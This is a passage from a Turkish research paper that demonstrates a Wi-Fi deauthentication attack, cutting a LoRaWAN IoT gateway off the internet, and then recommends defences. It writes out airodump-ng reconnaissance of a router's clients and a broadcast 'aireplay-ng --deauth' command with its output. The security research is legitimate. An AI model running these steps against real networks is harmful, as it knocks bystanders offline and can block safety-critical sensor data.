Yakalanan ağların içinde ESSID kısmında dragino-1f989c adlı bir wi-fi tespit edilmiştir. Şekil 15’de ağ geçidinin internet kaynağının MAC adresini öğrenebilmek için hangi parametrenin kullanılacağı verilmektedir. DLOS8 ağ geçidi internete bağlandığı zaman kendisi de bir kablosuz internet sağlayıcısı gibi kullanılabilir. Şekil 16’da ağ geçidinin internet aldığı kaynağı bulabilmek için ‘airodump-ng --channel 6 -s MAC adresi yani BSSID’ kodu terminale girilmiştir. İnternet kaynağının ESSID’si Vodafone_3260 olduğu Şekil 17’de görülmektedir.

```

KALİİİ (Anlık Görüntü 2) [Çalışıyor] - Oracle VM VirtualBox
massive@kali: ~
Airdump-ng 1.6 - (C) 2006-2020 Thomas d'Ottreppe
https://www.aircrack-ng.org

usage: airodump-ng <options> <replay interface>


Filter options:
-b bssid : MAC address, Access Point
-d dmac  : MAC address, Destination
-s smac  : MAC address, Source
-m len   : minimum packet length
-n len   : maximum packet length
-u type  : frame control, type field
-v subtt : frame control, subtype field
-t tods  : frame control, To DS bit
-f fromds: frame control, From DS bit
-w iswep : frame control, WEP bit
-D       : disable AP detection

Replay options:
-x nbpps : number of packets per second
-p fctrl : set frame control word (hex)
-a bssid : set Access Point MAC address
-c dmac  : set Destination MAC address
-h smac  : set Source MAC address
-q value : change ring buffer size (default: 8)
-F       : choose first matching packet


Fakeauth attack options:

```

Şekil 15. Kod Seçenekleri
Figure 15. Code Options




Şekil 16. Ağ Geçidinin İnternet Kaynağını Bulma Kodu
Figure 16. Gateway's İnternet Source Discovery Code




Şekil 17. Ağ Geçidinin İnternet Kaynağı
Figure 17. Gateway's İnternet Source

Terminal kısmına 'airodump-ng --channel 6 --bssid Vodafone_3260 mac adresi girilir' kodu girilerek MAC adresi girilen wi-fi modem içerisindeki diğer kullanıcılar hakkında bilgi toplanmıştır. Şekil 18 ve Şekil 19'da kodun girilmesi ile birlikte bulunan kullanıcılar gösterilmektedir. Üç tane kullanıcının olduğu görülmektedir. Bu kullanıcılardan üçüncü sıradaki kullanıcının DLOS8 ağ geçidi olduğu tahmin edilmektedir. Siber saldırının başarılı olabilmesi için bu kullanıcıya ağdan düşürme saldırısı yapmak yerine bütün wi-fi modeme yetkisizleştirme saldırısı yapılmıştır.



Şekil 18. Vodafone_3260 Kullanıcılarının Bulunması
Figure 18. Finding Vodafone_3260 Users



```

KALİİİ (Anlık Görüntü 2) [Çalışıyor] - Oracle VM VirtualBox
root@kali: /home/massive
Dosya Eylemler Düzen Görünüm Yardım
root@kali: /home/massive x root@kali: /home/massive x root@kali: /home/massive x root@kali: /home/massive x

CH 6 [| Elapsed: 30 mins [| 2022-10-04 15:56 [| WPA handshake: 70: [REDACTED] :6E:74


BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
70: [REDACTED] :6E:74 -45 92 7905 6307 5 6 130 WPA2 CCMP PSK VODAFONE_3260

BSSID STATION PWR Rate Lost Frames Notes Probes
70: [REDACTED] :6E:74 A4: [REDACTED] :94:66 -24 24e- 1e 0 3697 EAPOL VODAFONE_3260
70: [REDACTED] :6E:74 1C: [REDACTED] :50:31 -20 1e- 1e 267 43 EAPOL VODAFONE_3260
70: [REDACTED] :6E:74 A8: [REDACTED] :98:9C -38 24e- 1e 0 2450

```

Şekil 19. Vodafone_3260 Kullanıcıları
Figure 19. Vodafone_3260 Users

Terminale yazılan 'aireplay-ng --deauth saldırı sayısı -a wi-fi modem mac adresi wlan0mon' komutu yazılarak ağdan düşürme saldırısı yapılmıştır. Şekil 20 ve Şekil 21'de yapılan saldırının görselleri verilmektedir. Saldırı sayısı değiştirilerek kurbanın ne kadar internetsiz bırakılacağı kontrol edilebilmektedir.



```

KALİİİ (Anlık Görüntü 2) [Çalışıyor] - Oracle VM VirtualBox
root@kali: /home/massive
Dosya Eylemler Düzen Görünüm Yardım
root@kali: /home/massive x root@kali: /home/massive x root@kali: /home/massive x root@kali: /home/massive x

(root@kali)-[/home/massive]
# aireplay-ng --deauth 20000 -a 70: [REDACTED] :6E:74 wlan0mon

15:38:16 Waiting for beacon frame (BSSID: 70: [REDACTED] :6E:74) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
15:38:17 Sending DeAuth (code 7) to broadcast -- BSSID: [70: [REDACTED] :6E:74]
15:38:17 Sending DeAuth (code 7) to broadcast -- BSSID: [70: [REDACTED] :6E:74]
15:38:18 Sending DeAuth (code 7) to broadcast -- BSSID: [70: [REDACTED] :6E:74]
15:38:18 Sending DeAuth (code 7) to broadcast -- BSSID: [70: [REDACTED] :6E:74]
15:38:18 Sending DeAuth (code 7) to broadcast -- BSSID: [70: [REDACTED] :6E:74]
15:38:19 Sending DeAuth (code 7) to broadcast -- BSSID: [70: [REDACTED] :6E:74]
15:38:19 Sending DeAuth (code 7) to broadcast -- BSSID: [70: [REDACTED] :6E:74]
15:38:20 Sending DeAuth (code 7) to broadcast -- BSSID: [70: [REDACTED] :6E:74]
15:38:20 Sending DeAuth (code 7) to broadcast -- BSSID: [70: [REDACTED] :6E:74]
15:38:21 Sending DeAuth (code 7) to broadcast -- BSSID: [70: [REDACTED] :6E:74]
15:38:21 Sending DeAuth (code 7) to broadcast -- BSSID: [70: [REDACTED] :6E:74]
15:38:22 Sending DeAuth (code 7) to broadcast -- BSSID: [70: [REDACTED] :6E:74]
15:38:22 Sending DeAuth (code 7) to broadcast -- BSSID: [70: [REDACTED] :6E:74]

```

Şekil 20. Yetkisizleştirme Saldırısı
Figure 20. Deauthentication Attack

```


Dosya Eylemler Düzen Görünüm Yardım
root@kali: /home/massive x root@kali: /home/massive x root@kali: /home/mas
15:44:09 Sending DeAuth (code 7) to broadcast -- BSSID: [70: 6E:74]
15:44:09 Sending DeAuth (code 7) to broadcast -- BSSID: [70: 6E:74]
15:44:09 Sending DeAuth (code 7) to broadcast -- BSSID: [70: 6E:74]
15:44:10 Sending DeAuth (code 7) to broadcast -- BSSID: [70: 6E:74]
15:44:10 Sending DeAuth (code 7) to broadcast -- BSSID: [70: 6E:74]
15:44:11 Sending DeAuth (code 7) to broadcast -- BSSID: [70: 6E:74]
15:44:12 Sending DeAuth (code 7) to broadcast -- BSSID: [70: 6E:74]
15:44:12 Sending DeAuth (code 7) to broadcast -- BSSID: [70: 6E:74]
15:44:13 Sending DeAuth (code 7) to broadcast -- BSSID: [70: 6E:74]
15:44:13 Sending DeAuth (code 7) to broadcast -- BSSID: [70: 6E:74]
15:44:14 Sending DeAuth (code 7) to broadcast -- BSSID: [70: 6E:74]
15:44:14 Sending DeAuth (code 7) to broadcast -- BSSID: [70: 6E:74]
15:44:15 Sending DeAuth (code 7) to broadcast -- BSSID: [70: 6E:74]
15:44:15 Sending DeAuth (code 7) to broadcast -- BSSID: [70: 6E:74]
15:44:15 Sending DeAuth (code 7) to broadcast -- BSSID: [70: 6E:74]
15:44:16 Sending DeAuth (code 7) to broadcast -- BSSID: [70: 6E:74]
15:44:16 Sending DeAuth (code 7) to broadcast -- BSSID: [70: 6E:74]
15:44:17 Sending DeAuth (code 7) to broadcast -- BSSID: [70: 6E:74]
15:44:17 Sending DeAuth (code 7) to broadcast -- BSSID: [70: 6E:74]
15:44:18 Sending DeAuth (code 7) to broadcast -- BSSID: [70: 6E:74]
15:44:18 Sending DeAuth (code 7) to broadcast -- BSSID: [70: 6E:74]
15:44:19 Sending DeAuth (code 7) to broadcast -- BSSID: [70: 6E:74]
15:44:19 Sending DeAuth (code 7) to broadcast -- BSSID: [70: 6E:74]
15:44:20 Sending DeAuth (code 7) to broadcast -- BSSID: [70: 6E:74]
15:44:20 Sending DeAuth (code 7) to broadcast -- BSSID: [70: 6E:74]
15:44:21 Sending DeAuth (code 7) to broadcast -- BSSID: [70: 6E:74]
^C
(root@kali) ~/home/massive

```


Şekil 21. Yetkisizleştirme Saldırısı Devamı
Figure 21. Deauthentication Attack Sequel

3. Bulgular ve Tartışma

Yetkisizleştirme saldırısı yapılmadan önce LHT65 sensörü ile paket gönderimi Şekil 22’de görüldüğü gibi yapılmıştır. Daha sonra saldırı başlatılmış ve yaklaşık yedi dakika kadar süre içerisinde birçok kez LHT65 sensörü ile paket gönderimi yapılmıştır. Gönderilen paketler ağ geçidi tarafından alınmaktadır fakat ağ geçidinin internet ile bağlantısı kesildiği için kullanıcı arayüzü olan Cayenne myDevices’e iletilmemiştir. Devam eden saldırı sonlandırılarak sensörden yeni paketler iletilmiştir. Saldırının sonlandırılması ile ağ geçidi internete bağlanmış ve yeni gönderilen paketleri kullanıcı arayüzüne iletmıştır. Şekil 23 ve Şekil 24’te sensörden gelen paketler gösterilmektedir.



Şekil 22. Paket Gönderimi
Figure 22. Package Delivery



Şekil 23. Alınan Paketler
Figure 23. Received Packages

Timestamp	Device	Channel	Sensor Name	Sensor ID	Data Type	Unit	Values
2022-10-04 3:36:31	Dragino LH...	7	Ext. Temperature	5869dd10-43c3-11ed-bf...	temp	c	327.67001342773
2022-10-04 3:36:31	Dragino LH...	135	Battery	575538c0-43c3-11ed-bf...	voltage	v	3.0710000991821
2022-10-04 3:36:31	Dragino LH...	4	Humidity	58628a10-43c3-11ed-ba...	rel_hum	p	52.200000762939
2022-10-04 3:36:31	Dragino LH...	3	Temperature	578c9c70-43c3-11ed-bf0...	temp	c	28.159999847412
2022-10-04 3:36:31	Dragino LH...	101	SNR	571d5fe0-43c3-11ed-bf0...	snr	db	5
2022-10-04 3:36:31	Dragino LH...	100	RSSI	56d9a020-43c3-11ed-ba...	rss	dbm	-111
2022-10-04 3:29:23	Dragino LH...	135	Battery	575538c0-43c3-11ed-bf...	voltage	v	3.0810000896454
2022-10-04 3:29:23	Dragino LH...	101	SNR	571d5fe0-43c3-11ed-bf0...	snr	db	4.5
2022-10-04 3:29:23	Dragino LH...	4	Humidity	58628a10-43c3-11ed-ba...	rel_hum	p	58.400001525879
2022-10-04 3:29:23	Dragino LH...	7	Ext. Temperature	5869dd10-43c3-11ed-bf...	temp	c	327.67001342773
2022-10-04 3:29:23	Dragino LH...	3	Temperature	578c9c70-43c3-11ed-bf0...	temp	c	26.89999961853
2022-10-04 3:29:23	Dragino LH...	100	RSSI	56d9a020-43c3-11ed-ba...	rss	dbm	-115
2022-10-04 3:13:08	Dragino LH...	3	Temperature	578c9c70-43c3-11ed-bf0...	temp	c	26.780000686646
2022-10-04 3:13:08	Dragino LH...	4	Humidity	58628a10-43c3-11ed-ba...	rel_hum	p	54.200000762939
2022-10-04 3:13:08	Dragino LH...	135	Battery	575538c0-43c3-11ed-bf...	voltage	v	3.0710000991821
2022-10-04 3:13:08	Dragino LH...	101	SNR	571d5fe0-43c3-11ed-bf0...	snr	db	8.8000001907349

Şekil 24. Alınan Paketler Genel Görünüm
Figure 24. Received Packages General View

4. Sonuç

Taranan bütün kablosuz modemler üzerine aynı anda yetkisizleştirme saldırısı yapılamamaktadır. Bu yüzden ağ geçidinin bağlı olduğu kablosuz modem tespit edilmek zorundadır. Bu tür bir saldırıdan korunmak için ağ geçidinin internet bağlantısı ethernet girişinden kablo ile yapılmalıdır. Diğer bir yöntem olarak DLOS8 ağ geçidine bir GSM kartı takılarak internete bağlantısı yapılabilmektedir. Kablosuz bağlantı yapılması gerekiyorsa çevrede bulunan internet sağlayıcılarının taranması sonucu elde edilen modem isimleri içerisinde fark edilmeyecek modem ismi belirlenmelidir. Çabuk tespit edilebilecek

isimlerden kaçınılmalıdır. Saldırgan tarafından sosyal mühendislik yöntemiyle elde edilebilecek tüm bilgiler gizli tutulmalıdır.

Ağdan düşürme saldırısı Kali Linux üzerinden gerçekleştirilmiş ve başarılı olmuştur. IoT için üretilen sensörler içerisinde, yangın alarmı ya da sıcaklık ve nem seviyesinin önemli olduğu bir ürünün üretimi gibi önemli uygulamalar yapılmak istendiğinde anlık verilerin alınması önem arz etmektedir. Bu tür bir saldırı neticesinde sensörden elde edilen paketler kullanıcı arayüzüne iletilmemiştir. Bu durum çok büyük maddi ve manevi zararlara sebep olabilmektedir. Bu çalışmada; bir IoT uygulamasında meydana gelebilecek siber güvenlik açığı ve çözüm önerisine değinilmiştir.

5. Kaynaklar

- Arslan, Ö., 2021. Türkiye'nin Siber Güvenlik Politikaları ve Siber saldırıların Uluslararası Etkileri, Yüksek Lisans Tezi, Düzce Üniversitesi, Sosyal Bilimler Enstitüsü, Düzce, 94.
- Kara, M., 2013. Siber Saldırıları – Siber Savaşlar ve Etkileri, Yüksek Lisans Tezi, İstanbul Bilgi Üniversitesi, Sosyal Bilimler Enstitüsü, İstanbul, 85.
- Kelle, A.C., 2021. MQTT Protokolüne Uygulanan Siber Saldırıların Analizleri, Yüksek Lisans Tezi, Marmara Üniversitesi, Fen Bilimleri Enstitüsü, İstanbul, 90.
- Kör, A., 2015. Siber Saldırıları İçin Dinamik Bir Çözüm Modeli, Yüksek Lisans Tezi, Gazi Üniversitesi, Bilişim Enstitüsü, Ankara, 103.
- Özdemir, İ. H., Gökrem, L., 2022. LoRaWAN Teknolojisi Kullanarak Erken Uyarı Sistemi Tasarımı ve Uygulaması. Gaziosmanpaşa Bilimsel Araştırma Dergisi, 11 (2), 194-207.
- Özkan, İ., 2019. Siber Saldırıların Ekonomik Boyutu, Yüksek Lisans Tezi, Bilecik Şeyh Edebali Üniversitesi, Sosyal Bilimler Enstitüsü, Bilecik, 185.
- Sezgin, S., Irmak, E., Bülbül, H.İ., 2020. Linux Tabanlı Sunucularda ve Kablosuz Ağlarda Siber Saldırıların Tespiti ve Önlenmesi. Uluslararası Bilgi Güvenliği Mühendisliği Dergisi. 6(2), 89-107.
- Satılmış, H., Akleylek, S., 2021. IoT güvenliği için Kullanılan Makine Öğrenimi ve Derin Öğrenme Modelleri Üzerine Bir Derleme. Bilişim Teknolojileri Dergisi. 14(4), 457-481.
- Şahinaslan, Ö., 2013. Siber Saldırılarına Karşı Kurumsal Ağlarda Oluşan Güvenlik Sorunu ve Çözümü Üzerine Bir Çalışma, Doktora Tezi, Trakya Üniversitesi, Fen Bilimleri Enstitüsü, Edirne, 187.
- Şentürk, M.Y., 2018. Güncel Siber Saldırı Yöntemleri, Sızma Testi Araçları ve Temsili Bir Kurumsal Ağ Üzerinde Uygulaması, Yüksek Lisans Tezi, Türk Hava Kurumu Üniversitesi, Fen Bilimleri Enstitüsü, Ankara, 157.
- Yalçınkaya, M.A., 2015. Gelişmiş Hedef Odaklı Siber Saldırıları, Yüksek Lisans Tezi, Süleyman Demirel Üniversitesi, Fen Bilimleri Enstitüsü, Isparta, 202.